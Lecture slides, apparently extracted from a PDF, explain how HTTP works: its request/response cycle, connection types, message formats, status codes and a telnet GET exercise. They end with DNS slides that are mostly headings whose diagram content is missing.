
[Web's application layer protocol]

Client/server model

- **Client:** browser that requests, receives, “displays” Web objects
- **Server:** Web server sends objects in response to requests



PC running  
Explorer



Server  
running  
Web server


# The HTTP Protocol (Cont.)

Client initiates TCP connection  
(creates socket) to server, port 80

Server accepts TCP connection  
from client

HTTP messages (application-layer  
protocol messages) exchanged  
between browser (HTTP client)  
and Web server (HTTP server)

TCP connection closed



# HTTP Example

(contains text,  
references to 10  
JPEG images)

Suppose user enters URL `http://www.someschool.edu/aDepartment/index.html`

**1a.** HTTP client initiates TCP connection to http server (process) at `www.someschool.edu`. Port 80 is default for HTTP server.

**1b.** HTTP server at host `www.someschool.edu` waiting for TCP connection at port 80. “Accepts” connection, notifies client

**2.** HTTP client sends http *request message* (containing URL) into TCP connection socket

**3.** HTTP server receives request message, forms *response message* containing requested object (`aDepartment/index.html`), sends message into socket

time  
↓

# HTTP Example (Cont.)

4. HTTP server closes TCP connection.

5. HTTP client receives response message containing HTML file, displays HTML.  
Parsing HTML file, finds 10 referenced JPEG objects

time

↓  
6. Steps 1-5 repeated for each of 10 JPEG objects

# Non-Persistent and Persistent Connections

## Non-persistent

HTTP/1.0

Client initiates request (conn. + data)

Server parses request, responds, and closes TCP connection

2 RTTs to fetch each object

Each object transfer suffers from slow start

## Persistent

Default for HTTP/1.1

On same TCP connection: server, parses request, responds, parses new request, ...

Client sends requests for all referenced objects as soon as it receives base HTML.

Fewer RTTs and slow start.

**But most browsers use parallel TCP connections.**




# HTTP Message Format: Request

Two types of HTTP messages: *request, response*

## HTTP request message:

- ASCII (human-readable format)



# HTTP Message Format: Response

status line  
(protocol  
status code  
status phrase)

header  
lines

data, e.g.,  
requested  
html file

HTTP/1.0 200 OK  
Date: Thu, 06 Aug 1998 12:00:15 GMT  
Server: Apache/1.3.0 (Unix)  
Last-Modified: Mon, 22 Jun 1998 .....  
Content-Length: 6821  
Content-Type: text/html

data data data data data ...

# HTTP Response Status Codes

In first line in server→client response message.

A few sample codes:

## 200 OK

- request succeeded, requested object later in this message

## 301 Moved Permanently

- requested object moved, new location specified later in this message (Location:)

## 400 Bad Request

- request message not understood by server

## 404 Not Found

- requested document not found on this server

## 505 HTTP Version Not Supported

# Try HTTP (Client Side) for Yourself

1. Telnet to your favorite Web server:

```
telnet www.iiitvadodara.ac.in 80
```

Opens TCP connection to port 80 (default HTTP server port) at `www.iiitvadodara.ac.in`  
Anything typed in sent to port 80 at `www.iiitvadodara.ac.in`

2. Type in a GET HTTP request:

```
GET /index.html HTTP/1.0
```


By typing this in (hit carriage return twice), you send this minimal (but complete) GET request to HTTP server

3. Look at response message sent by HTTP server!

# Web Security

## DNS, HTTP


# What happens when you type a URL and press enter?





# Domain Name System (DNS)

# DNS




**Client**




**DNS  
Server**

# DNS



# DNS



# How does the "DNS server" work?

# DNS

Client

DNS  
Recursive  
Resolver

# DNS




# DNS

